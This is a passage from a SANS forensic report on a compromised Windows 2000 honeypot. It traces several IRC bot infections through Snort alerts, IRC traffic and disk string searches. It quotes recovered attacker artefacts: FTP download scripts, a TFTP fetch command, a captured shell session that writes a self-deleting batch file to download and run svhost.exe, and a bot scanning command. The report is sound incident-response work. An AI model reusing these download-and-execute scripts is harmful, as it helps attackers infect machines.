The Task Scheduler in Windows 2000 maintains a log of any events that were scheduled to run – these are stored in a text file named “SchedLgU.Txt”. This file was reviewed for any rogue events that had been scheduled. No jobs were scheduled or run.


IRC Traffic

In my experience, it is common for a compromised host to initiate connections out to IRC servers. Several of the worms that have compromised the host are known to connect to IRC servers. As a result, the traffic capture was analysed for IRC traffic. Keyword searches for “irc”, “PONG” and “NICK” were executed against the traffic capture.

Several conversations were revealed.

The first IRC connection noted was to an IRC server on XX.XX.XXX.250. This occurred at 16:24:27.33 and the session completed at 16:39:32.06. The IRC traffic appears to be related to VSStatmn32.exe as noted later in the report. A screenshot showing the traffic can be found under the review of VSStatmn32.exe.

Another connection, which is also believed to be related to VSStatmn32.exe was initiated at 17:12:30.30 and ended at 17:15:05.36. The IRC server name is very similar to the first IRC conversation initiated by VSStatmn32.exe; the conversation contains the same command and the keyword “Trivil” appears in both conversations.



An IRC connection to XXX.XX.XX.162 was initiated at 16:54.10 and completed at 16:58:26.68. This conversation appears to be related to “msnmsgrr.exe”. A screenshot of the conversation can be found with the review for “msnmsgrr.exe”.

Two other IRC connections were noted. The first connection was to XXX.XXX.XXX.214. The communication was initiated at 17:07:57.22 and completed at 17:10:59.34.

The other connection was to XX.XX.XXX.148. It was initiated at 17:40:08.24 and completed at 20:45:38.22.

Additional Keyword Analysis

The file "o" in *winnt\system32* contains an ftp script to retrieve a file (See the review of "bling.exe".)

The command for connecting to an FTP server is "open <ip>". A keyword search for the string "open [0-9]" was conducted against the strings database. The "[0-9]" indicates that *open* was to be followed by any digit from 0 to 9.

```
$ grep "open [[:digit:]]" part1.strings.combined
1109256 open 80.134.111.139 0
939283515 open 2
1070221680 open 80.177.121.6 6634
1070226520 open 80.170.18.238 1146822749
1070398856 open 80.134.111.139 0
1283007540 Could not open 200 series jet.dll, error %1
```

Using the Autopsy Forensic Browser (2.03) each entry was analysed. The "Data Unit Analysis" function requires the entry of a cluster number. These were obtained by taking the "radix" obtained from the strings database and dividing the value by the cluster size (2048).

The following details were noted:

Item	Cluster	Location
1	541	\$MFT
2	458634	WINNT\system32\dllcache\xilinxit.dll
3	522569	\$LogFile
4	522571	\$LogFile
5	522655	\$LogFile
6	626468	WINNT\system32\convmsg.dll

Hits were found in the Master File Table, \$LogFile and two DLLs. The \$LogFile contains a list of transaction steps used for NTFS recoverability, according to <http://www.ntfs.com/ntfs-system-files.htm>.

Analysis of each hit revealed that items 1, 3, 4 and 5 contained FTP scripting (only the readable ASCII text is shown):

Item 1

```
open 80.134.111.139 0
user 1 1
get wvsvc.exe
quit
```

Item 3

```
open 80.177.121.6 6634
user 1 1
get bling.exe
quit
```

Item 4

```
open 80.170.18.238 1146822749
user KB/sec.
get wuancit.exe
quit
```

Item 5

```
open 80.134.111.139 0
user 1 1
get wvsvc.exe
quit
```

File searches and keyword searches were conducted for each of the IP addresses and files listed, but no hits were found (other than for bling.exe and the fragments shown above).

Many exploits use TFTP for retrieving a payload; this behaviour was found to be true on the suspect system as well. As a result, a keyword search for “tftp<anything>get” was conducted against the strings database.

```
$ grep -i "tftp.*get" part1.strings.combined
743889049 tftp.exe -i 80.181.95.53 get PopUpBlockerd.exe
1574553842 TFTP [-i] host [GET | PUT] source [destination]
1916803314 TFTP [-i] host [GET | PUT] source [destination]
```

The search hit showing PopUpBlockerd.exe above was found in unallocated space. The remaining entries were related to the valid versions of TFTP.EXE on the system.

A search for the IP address didn't reveal anything further. However, a search for “PopUpBlockerd.exe” had a few hits.

```
$ grep -i "popupblockerd.exe" part1.strings.combined
743889049 tftp.exe -i 80.181.95.53 get PopUpBlockerd.exe
743889111 PopUpBlockerd.exe
714660356 WINNT\PopUpBlockerd.exe
714664948 \??\WINNT\PopUpBlockerd.exe
714713500 PopUpBlockerd.exe
743885740 WINNT\PopUpBlockerd.exe
```

The first two hits were related to the same cluster as the original TFTP string search hit. All of the remaining hits were found in Unallocated Space and no additional information about the file could be found. Analysis of clusters on either side of the hits did not reveal any further information.

The following details were noted:

Item	Cluster	Location
1	506	\$MFT
2	136277	Documents and Settings\Administrator\NTUSER.DAT
3	143405	WINNT\system32\config\software
4	143407	WINNT\system32\config\software
5	200925	Documents and Settings\Administrator\NTUSER.DAT
6	219033	Not Allocated (Possible Registry Fragment)
7	240724	WINNT\system32\config\default
8	240725	WINNT\system32\config\default
9	263841	WINNT\system32\config\software
10	267114	Not Allocated (Possible Registry Fragment)
11	549853	WINNT\system32\config\SysEvent.Evt
12	554016	WINNT\system32\config\system
13	554018	WINNT\system32\config\SYSTEM.ALT
14	841820	WINNT\system32:\$I30

The \$MFT is the “Master File Table” and it stores an index of every file on the volume. Details regarding NTFS can be found at <http://www.ntfs.com> and <http://linux-ntfs.sourceforge.net/ntfs/index.html>

The \$I30 file is the directory index file. It stores a record for each file in the directory.

NTUSER.DAT, software, default and SYSTEM.ALT are all related to the registry.

NTUSER.DAT relates to HKEY_CURRENT_USER, in this case for the Administrator.

The files “software” and “system” relate to HKEY_LOCAL_MACHINE\Software and HKEY_LOCAL_MACHINE\System respectively.

SYSTEM.ALT is a backup copy of HKEY_LOCAL_MACHINE\System.

The “default” file relates to HKEY_USERS\DEFAULT.

Additional information concerning the registry can be found at: http://msdn.microsoft.com/library/default.asp?url=/library/en-us/sysinfo/base/registry_hives.asp

The SysEvent.Evt file relates to the Windows System Event Log. This file was reviewed and the reference to “windnsd.exe” was located in an entry that indicated the process had failed to initialise. This occurred during one of the system reboots.

Virus / Worm Details

Kaspersky identifies the file as *Backdoor.Win32.ForBot.I*.

The URL <http://www.viruslist.com/en/viruses/encyclopedia?virusid=56587> contains additional information regarding this worm.

According to VirusList.com the virus has the following aliases:

Backdoor.Win32.ForBot.I (Kaspersky Lab) is also known as:

W32/Gaobot.worm.gen.e (McAfee)

W32.Gaobot.AJE (Symantec)

Worm/Agobot.29.BS (Grisoft)

Trojan.Wootbot-17 (ClamAV)

W32/Sdbot.AVW.worm (Panda)

Win32/Forbot.L (Eset)

Symantec provides further details regarding the worm at

<http://securityresponse.symantec.com/avcenter/venc/data/w32.gaobot.aje.htm>
|

The article lists several modifications to the system, including changes to the "hosts" file. Review of the hosts file on the infected system shows that these modifications were not made.

© SANS Institute 2005, Author retains full rights.

File: VSStatmn32.exe

Summary

File Created:	16:09:54 GMT 4 th November 2004
Name of Worm (Kaspersky):	Backdoor.Win32.Rbot.gen
Method Retrieved:	TFTP
Packed with:	PE_Patch.Morphine Morphine UPX
Additional Information:	http://www.viruslist.com/en/viruses/encyclopedia?virusid=56713

Traffic Analysis

Analysis of the traffic capture obtained from Honey Industries' Firewall and IDS using Snort records the exploit attempts:

```
11/04-16:09:43.882445  [**] [1:2351:9] NETBIOS DCERPC
ISystemActivator path overflow attempt little endian [**]
[Classification: Attempted Administrator Privilege Gain] [Priority:
1] {TCP} XX.XXX.XX.4:1676 -> XX.XXX.XX.109:135

11/04-16:09:55.372242  [**] [1:402:7] ICMP Destination Unreachable
Port Unreachable [**] [Classification: Misc activity] [Priority: 3]
{ICMP} XX.XXX.XX.4 -> XX.XXX.XX.109
```


After the overflow, a TFTP request was initiated for VSStatmn32.exe.

At 16:09:55.82 (immediately following the TFTP transfer) the suspect machine initiated a DNS query for trivial.iwas2.info. The response to this request was XX.XX.XXX.250.

Additional analysis of the traffic capture reveals the system initiated a connection to an IRC server on XX.XX.XXX.250 (the address returned by the DNS query). This occurred at 16:24:27.33 and the session completed at 16:39:32.06.

The following screenshot shows the IRC conversation extracted from the packet capture.

The command "!advscan dcom135 200 5 0 -a -r -s" can be seen in the IRC conversation.



Keyword Search

Searches for the strings “trivil” and “iwas2” which are the DNS host and domain components of the DNS query, returned nothing. A search for the IP address didn't return anything either.

A search for the filename returned the following:

```
$ grep -i 'VSStatmn32.exe' part1.strings.combined
296660135 344 VSStatmn32.exe
816933956 344 VSStatmn32.exe
952674 VSStatmn32.exe
1185589722 VSStatmn32.exe
```

Using the Autopsy Forensic Browser (2.03) each entry was analysed. The “Data Unit Analysis” function requires the entry of a cluster number. These were obtained by taking the “radix” obtained from the strings database and dividing the value by the cluster size (2048).

The following details were noted:

Item	Cluster	Location
1	144853	WINNT/system32/config/AppEvent.Evt
2	398893	Documents and Settings/All Users/Documents/DrWatson/drwtstn32.log
3	465	\$MFT
4	578901	WINNT\system32:\$I30

AppEvent.Evt refers to the Windows Application Event Log. The log was reviewed and it was found that the reference to "VSStatmn32.exe" was part of the Dr. Watson event.

The "drwtstn32.log" file was analysed earlier in the report.

Virus / Worm Details

Kaspersky identifies the file as *Backdoor.Win32.Rbot.gen*.

The URL <http://www.viruslist.com/en/viruses/encyclopedia?virusid=56713> contains additional information regarding this worm.

According to VirusList.com the virus has the following aliases:

Backdoor.Win32.Rbot.gen (Kaspersky Lab) is also known as:

IRC-Sdbot (McAfee)
W32.Spybot.Worm (Symantec)
Win32.HLLW.MyBot (Doctor Web)
W32/Rbot-BY (Sophos)
Backdoor:Win32/Rbot (RAV)
Worm/Sdbot.39936.B (H+BEDV)
Win32:SdBot-194-B (ALWIL)
IRC/BackDoor.SdBot.28.F (Grisoft)
Backdoor.SDBot.Gen (SOFTWIN)
Trojan.Spybot-79 (ClamAV)
W32/Gaobot.ALK.worm (Panda)
Win32/Rbot.AEF (Eset)

Symantec provides further details regarding the worm at <http://securityresponse.symantec.com/avcenter/venc/data/w32.spybot.worm.html>

File: msnmsgrr.exe

Summary

File Created:	16:17:55 GMT 4 th November 2004
Name of Worm (Kaspersky):	Backdoor.Win32.Rbot.gen
Method Retrieved:	TFTP
Packed with:	PE_Patch.Morphine Morphine UPX
Additional Information:	http://www.viruslist.com/en/viruses/encyclopedia?virusid=56713

Traffic Analysis

Analysis of the traffic capture obtained from Honey Industries' Firewall and IDS using Snort did not detect the exploit attempt even though the exploit packet contains the typical 0x90 NOP sled. The logs did however capture an ICMP unreachable packet:

```
11/04-16:17:56.466226  [**] [1:402:7] ICMP Destination Unreachable  
Port Unreachable [**] [Classification: Misc activity] [Priority: 3]  
{ICMP} XX.XXX.XX.237 -> XX.XXX.XX.109
```

At 16:17:58.02 the machine initiated a DNS query for x1.w00pie.nl. The response was CNAME psstrxja.no-ip.com A XXX.XX.XX.162.

The traffic logs were reviewed for any traffic to the address returned in the query, but no additional traffic was recorded to that IP address.

Keyword Search

A search for the string "w00pie" returned nothing. A search for the IP address didn't return anything either.

A search for the filename returned the following:

```
$ grep -i 'msnmsgrr' part1.strings.combined  
1149162 msnmsgrr.exe  
293697348 msnmsgrr.exe  
391078548 msnmsgrr.exe  
493005020 msnmsgrr.exe  
1709922980 msnmsgrr.exe  
1771787050 msnmsgrr.exe
```

Using the Autopsy Forensic Browser (2.03) each entry was analysed. The "Data Unit Analysis" function requires the entry of a cluster number. These were obtained by taking the "radix" obtained from the strings database and dividing the value by the cluster size (2048).

The following details were noted:

Item	Cluster	Location
1	561	\$MFT
2	143406	WINNT\system32\config\software
3	190956	Documents and Settings\Administrator\NTUSER.DAT
4	240725	WINNT\system32\config\default
5	834923	WINNT\system32\config\software
6	865130	WINNT\system32:\$I30

The string fragments were located in the master file table index, directory index and within the registry.

Virus / Worm Details

Kaspersky identifies the file as *Backdoor.Win32.Rbot.gen*.

The URL <http://www.viruslist.com/en/viruses/encyclopedia?virusid=56713> contains additional information regarding this worm.

According to VirusList.com the virus has the following aliases:

Backdoor.Win32.Rbot.gen (Kaspersky Lab) is also known as:

IRC-Sdbot (McAfee)

W32.Spybot.Worm (Symantec)

Win32.HLLW.MyBot (Doctor Web)

W32/Rbot-BY (Sophos)

Backdoor:Win32/Rbot (RAV)

Worm/Sdbot.39936.B (H+BEDV)

Win32:SdBot-194-B (ALWIL)

IRC/BackDoor.SdBot.28.F (Grisoft)

Backdoor.SDBot.Gen (SOFTWIN)

Trojan.Spybot-79 (ClamAV)

W32/Gaobot.ALK.worm (Panda)

Win32/Rbot.AEF (Eset)

Symantec provides further details regarding the worm at

<http://securityresponse.symantec.com/avcenter/venc/data/w32.spybot.worm.html>

File: OfficeGUI32c.exe

Summary

File Created:	16:25:02 GMT 4 th November 2004
Name of Worm (Kaspersky):	Backdoor.Win32.Rbot.gen
Method Retrieved:	TFTP
Packed with:	PE_Patch.Morphine Morphine UPX
Additional Information:	http://www.viruslist.com/en/viruses/encyclopedia?virusid=56713

Traffic Analysis

Analysis of the traffic capture obtained from Honey Industries' Firewall and IDS using Snort did not detect the exploit attempt even though the exploit packet contains the typical 0x90 NOP sled. The overflow packet occurred at 16:20:19.85. The logs did however capture ICMP unreachable packets.

```
11/04-16:25:04.112100  [**] [1:402:7] ICMP Destination Unreachable
Port Unreachable [**] [Classification: Misc activity] [Priority: 3]
{ICMP} XX.XXX.XXX.210 -> XX.XXX.XX.109

11/04-16:25:04.329385  [**] [1:402:7] ICMP Destination Unreachable
Port Unreachable [**] [Classification: Misc activity] [Priority: 3]
{ICMP} XX.XXX.XXX.210 -> XX.XXX.XX.109

11/04-16:25:04.601871  [**] [1:402:7] ICMP Destination Unreachable
Port Unreachable [**] [Classification: Misc activity] [Priority: 3]
{ICMP} XX.XXX.XXX.210 -> XX.XXX.XX.109

11/04-16:25:05.251544  [**] [1:402:7] ICMP Destination Unreachable
Port Unreachable [**] [Classification: Misc activity] [Priority: 3]
{ICMP} XX.XXX.XXX.210 -> XX.XXX.XX.109

11/04-16:25:05.429910  [**] [1:402:7] ICMP Destination Unreachable
Port Unreachable [**] [Classification: Misc activity] [Priority: 3]
{ICMP} XX.XXX.XXX.210 -> XX.XXX.XX.109
```

The TFTP download request was initiated at 16:20:20.50 and completed 16:25:04.09.

Keyword Search

A search for the filename returned the following:

```
$ grep -i 'OfficeGUI32c.exe' part1.strings.combined
476514 OfficeGUI32c.exe
1135367266 OfficeGUI32c.exe
```

Using the Autopsy Forensic Browser (2.03) each entry was analysed. The “Data Unit Analysis” function requires the entry of a cluster number. These were obtained by taking the “radix” obtained from the strings database and dividing the value by the cluster size (2048).

The following details were noted:

Item	Cluster	Location
1	232	\$MFT
2	554378	WINNT\system32:\$I30

The string fragments were located in the master file table index and directory index.

Virus / Worm Details

Kaspersky identifies the file as *Backdoor.Win32.Rbot.gen*.

The URL <http://www.viruslist.com/en/viruses/encyclopedia?virusid=56713> contains additional information regarding this worm.

According to VirusList.com the virus has the following aliases:

Backdoor.Win32.Rbot.gen (Kaspersky Lab) is also known as:

IRC-Sdbot (McAfee)

W32.Spybot.Worm (Symantec)

Win32.HLLW.MyBot (Doctor Web)

W32/Rbot-BY (Sophos)

Backdoor:Win32/Rbot (RAV)

Worm/Sdbot.39936.B (H+BEDV)

Win32:SdBot-194-B (ALWIL)

IRC/BackDoor.SdBot.28.F (Grisoft)

Backdoor.SDBot.Gen (SOFTWIN)

Trojan.Spybot-79 (ClamAV)

W32/Gaobot.ALK.worm (Panda)

Win32/Rbot.AEF (Eset)

Symantec provides further details regarding the worm at

<http://securityresponse.symantec.com/avcenter/venc/data/w32.spybot.worm.html>

File: windowsupdate.exe

Summary

File Created:	16:54:40 GMT 4 th November 2004
Name of Worm (Kaspersky):	Backdoor.Win32.ForBot.o
Method Retrieved:	FTP
Packed with:	Pex
Additional Information:	http://www.viruslist.com/en/viruses/encyclopedia?virusid=56590

Traffic Analysis

Analysis of the traffic capture obtained from Honey Industries' Firewall and IDS using Snort records the exploit attempts:


```
11/04-16:48:55.659596  [**] [1:2514:7] NETBIOS SMB-DS DCERPC LSASS
DsRolerUpgradeDownlevelServer exploit attempt [**] [Classification:
Attempted Administrator Privilege Gain] [Priority: 1] {TCP}
XX.XXX.XXX.249:1034 -> XX.XXX.XX.109:445

11/04-16:48:55.701230  [**] [1:653:9] SHELLCODE x86 0x90 unicode NOOP
[**] [Classification: Executable code was detected] [Priority: 1]
{TCP} XX.XXX.XXX.249:1034 -> XX.XXX.XX.109:445

11/04-16:48:55.744836  [**] [1:653:9] SHELLCODE x86 0x90 unicode NOOP
[**] [Classification: Executable code was detected] [Priority: 1]
{TCP} XX.XXX.XXX.249:1034 -> XX.XXX.XX.109:445

11/04-16:49:09.498528  [**] [1:2123:2] ATTACK-RESPONSES Microsoft
cmd.exe banner [**] [Classification: Successful Administrator
Privilege Gain] [Priority: 1] {TCP} XX.XXX.XX.109:12045 ->
XX.XXX.XXX.249:4087
```

The exploit generated an ftp script file named “.pif” and a batch file named “c.bat” which deleted the ftp script file and itself after execution.



The “c.bat” and “.pif” file were no longer available on the system and could not be recovered.

The file executed successfully as the FTP retrieval command session started at 16:49:16.33 and completed at 16:54:54.44.

Keyword Search

A search for the filename returned the following:

```
$ grep "windowsupdate.exe" part1.strings.combined
1392994 windowsupdate.exe
1724049282 windowsupdate.exe
```

Using the Autopsy Forensic Browser (2.03) each entry was analysed. The “Data Unit Analysis” function requires the entry of a cluster number. These were obtained by taking the “radix” obtained from the strings database and dividing the value by the cluster size (2048).

The following details were noted:

Item	Cluster	Location
1	680	\$MFT
2	841820	WINNT\system32:\$I30

The string fragments were located in the master file table index and directory index.

Virus / Worm Details

Kaspersky identifies the file as *Backdoor.Win32.ForBot.o*.

The URL <http://www.viruslist.com/en/viruses/encyclopedia?virusid=56590> contains additional information regarding this worm.

According to VirusList.com the virus has the following aliases:

Backdoor.Win32.ForBot.o (Kaspersky Lab) is also known as:
W32/Gaobot.worm.gen.r (McAfee)
W32.Spybot.Worm (Symantec)
Worm/Agobot.102400 (H+BEDV)
Win32:ForBot-E (ALWIL)
Backdoor.Agobot.3.Gen (SOFTWIN)
Trojan.Wootbot-10 (ClamAV)
W32/Sdbot.AVX.worm (Panda)
Win32/Wootbot.NAF (Eset)

Symantec provides further details regarding the worm at <http://securityresponse.symantec.com/avcenter/venc/data/w32.spybot.worm.html>

File: lssas.exe

Summary

File Created:	16:56:49 GMT 4 th November 2004
Name of Worm (Kaspersky):	Backdoor.Win32.Rbot.gen
Method Retrieved:	TFTP
Packed with:	PE_Patch.Morphine Morphine UPX
Additional Information:	http://www.viruslist.com/en/viruses/encyclopedia?virusid=56713

Traffic Analysis

Analysis of the traffic capture obtained from Honey Industries' Firewall and IDS using Snort records the exploit attempts:

```
11/04-16:49:16.590804  [**] [1:2351:9] NETBIOS DCERPC
ISystemActivator path overflow attempt little endian [**]
[Classification: Attempted Administrator Privilege Gain] [Priority:
1] {TCP} XX.XXX.XX.133:1249 -> XX.XXX.XX.109:135

11/04-16:56:50.000606  [**] [1:402:7] ICMP Destination Unreachable
Port Unreachable [**] [Classification: Misc activity] [Priority: 3]
{ICMP} XX.XXX.XX.133 -> XX.XXX.XX.109

11/04-16:56:50.210513  [**] [1:402:7] ICMP Destination Unreachable
Port Unreachable [**] [Classification: Misc activity] [Priority: 3]
{ICMP} XX.XXX.XX.133 -> XX.XXX.XX.109

11/04-16:56:50.314973  [**] [1:402:7] ICMP Destination Unreachable
Port Unreachable [**] [Classification: Misc activity] [Priority: 3]
{ICMP} XX.XXX.XX.133 -> XX.XXX.XX.109
```

A TFTP transfer request for lssas.exe was initiated at 16:54:09.08 and the transfer completed at 16:56:49.80

Keyword Search

A search for the filename returned the following:

```
$ grep -i 'lssas.exe' part1.strings.combined
1512682 lssas.exe
1616217994 lssas.exesc
```

Using the Autopsy Forensic Browser (2.03) each entry was analysed. The "Data Unit Analysis" function requires the entry of a cluster number. These were obtained by taking the "radix" obtained from the strings database and dividing the value by the cluster size (2048).

The following details were noted:

Item	Cluster	Location
1	738	\$MFT
2	789168	WINNT\system32:\$I30

The string fragments were located in the master file table index and directory index.

Virus / Worm Details

Kaspersky identifies the file as *Backdoor.Win32.Rbot.gen*.

The URL <http://www.viruslist.com/en/viruses/encyclopedia?virusid=56713> contains additional information regarding this worm.

According to VirusList.com the virus has the following aliases:

Backdoor.Win32.Rbot.gen (Kaspersky Lab) is also known as:

IRC-Sdbot (McAfee)

W32.Spybot.Worm (Symantec)

Win32.HLLW.MyBot (Doctor Web)

W32/Rbot-BY (Sophos)

Backdoor:Win32/Rbot (RAV)

Worm/Sdbot.39936.B (H+BEDV)

Win32:SdBot-194-B (ALWIL)

IRC/BackDoor.SdBot.28.F (Grisoft)

Backdoor.SDBot.Gen (SOFTWIN)

Trojan.Spybot-79 (ClamAV)

W32/Gaobot.ALK.worm (Panda)

Win32/Rbot.AEF (Eset)

Symantec provides further details regarding the worm at

<http://securityresponse.symantec.com/avcenter/venc/data/w32.spybot.worm.html>

File: svhost.exe

Summary

File Created:	17:04:10 GMT 4 th November 2004
Name of Worm (Kaspersky):	Backdoor.Win32.Wootbot.gen
Method Retrieved:	FTP
Packed with:	PE-Pack Pex
Additional Information:	http://www.viruslist.com/en/viruses/encyclopedia?virusid=56872


Traffic Analysis

Analysis of the traffic capture obtained from Honey Industries' Firewall and IDS using Snort records the exploit attempts:

```
11/04-17:04:02.127416  [**] [1:2514:7] NETBIOS SMB-DS DCERPC LSASS
DsRolerUpgradeDownlevelServer exploit attempt [**] [Classification:
Attempted Administrator Privilege Gain] [Priority: 1] {TCP}
XX.XXX.XXX.151:3094 -> XX.XXX.XX.109:445

11/04-17:04:02.170049  [**] [1:653:9] SHELLCODE x86 0x90 unicode NOOP
[**] [Classification: Executable code was detected] [Priority: 1]
{TCP} XX.XXX.XXX.151:3094 -> XX.XXX.XX.109:445

11/04-17:04:02.213374  [**] [1:653:9] SHELLCODE x86 0x90 unicode NOOP
[**] [Classification: Executable code was detected] [Priority: 1]
{TCP} XX.XXX.XXX.151:3094 -> XX.XXX.XX.109:445
```



```
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.

C:\WINNT\system32>echo open 8.8.8.8 151 6977>.pif
echo open 8.8.8.8 151 6977>.pif
echo user a a>>.pif

C:\WINNT\system32>echo binary>>.pif
echo user a a>>.pif

C:\WINNT\system32>echo GET svhost.exe>>.pif
echo binary>>.pif

C:\WINNT\system32>echo bye>>.pif
echo GET svhost.exe>>.pif

C:\WINNT\system32>echo @echo off >c.bat
echo bye>>.pif

C:\WINNT\system32>echo ftp -n -v -s:r.pif >>c.bat
echo @echo off >c.bat

C:\WINNT\system32>echo svhost.exe >>c.bat
echo ftp -n -v -s:r.pif >>c.bat

C:\WINNT\system32>echo del .pif >>c.bat
echo svhost.exe >>c.bat

C:\WINNT\system32>echo del /F c.bat >>c.bat
echo del .pif >>c.bat

C:\WINNT\system32>echo exit /y >>c.bat
echo del /F c.bat >>c.bat

C:\WINNT\system32>echo exit /y >>c.bat
C:\WINNT\system32>c.bat
```

FTP script and batch files were created, named “.pif” and “c.bat” respectively.

The batch file executes the FTP command with the .pif file as the script and then deletes both the script file and the batch file once execution is complete.

The files no longer exist on the suspect system.

The creation of the script and batch files began at 17:04:02.36 and completed at 17:04:05.31. The retrieval of the "svhost.exe" file began at 17:04:05.49 and completed at 17:04:10.49.

Keyword Search

A search for the filename returned the following:

```
$ grep -i 'svhost.exe' part1.strings.combined
1491178 svhost.exe
267505644 "WINNT\system32\WINNT\system32\svhost.exe" -netsvcs
293697380 svhost.exe
293697420 svhost.exe
391079820 svhost.exe
493005540 svhost.exe
493005676 svhost.exe
564423052 svhost.exe
715866948 svhost.exe
1126090102 svhost.exe - DLL Initialization Failed
1126091586 svhost.exe - DLL Initialization Failed
1126092694 svhost.exe - DLL Initialization Failed
1126098722 svhost.exe - DLL Initialization Failed
1131556844 "WINNT\system32\WINNT\system32\svhost.exe" -netsvcs
1264503130 svhost.exee
1710024260 svhost.exe
```

Using the Autopsy Forensic Browser (2.03) each entry was analysed. The "Data Unit Analysis" function requires the entry of a cluster number. These were obtained by taking the "radix" obtained from the strings database and dividing the value by the cluster size (2048).

The following details were noted:

Item	Cluster	Location
1	728	\$MFT
2	789168	WINNT\system32\config\SYSTEM.ALT
3	143406	WINNT\system32\config\software
4	143406	WINNT\system32\config\software
5	190956	Documents and Settings\Administrator\NTUSER.DAT
6	240725	WINNT\system32\config\default
7	240725	WINNT\system32\config\default
8	275597	Not Allocated (Possible Registry Fragment)
9	349544	Documents and Settings\Administrator\NTUSER.DAT
10	549848	WINNT\system32\config\SysEvent.Evt
11	549849	WINNT\system32\config\SysEvent.Evt
12	549849	WINNT\system32\config\SysEvent.Evt
13	549852	WINNT\system32\config\SysEvent.Evt
14	552517	WINNT\system32\config\system

Item	Cluster	Location
15	617433	WINNT\system32:\$I30
16	834972	WINNT\system32\config\software

The string fragments were located in the master file table index and directory index, as well as the registry and the System Event Log.

Virus / Worm Details

Kaspersky identifies the file as *Backdoor.Win32.Rbot.gen*.

The URL <http://www.viruslist.com/en/viruses/encyclopedia?virusid=56872> contains additional information regarding this worm.

According to VirusList.com the virus has the following aliases:

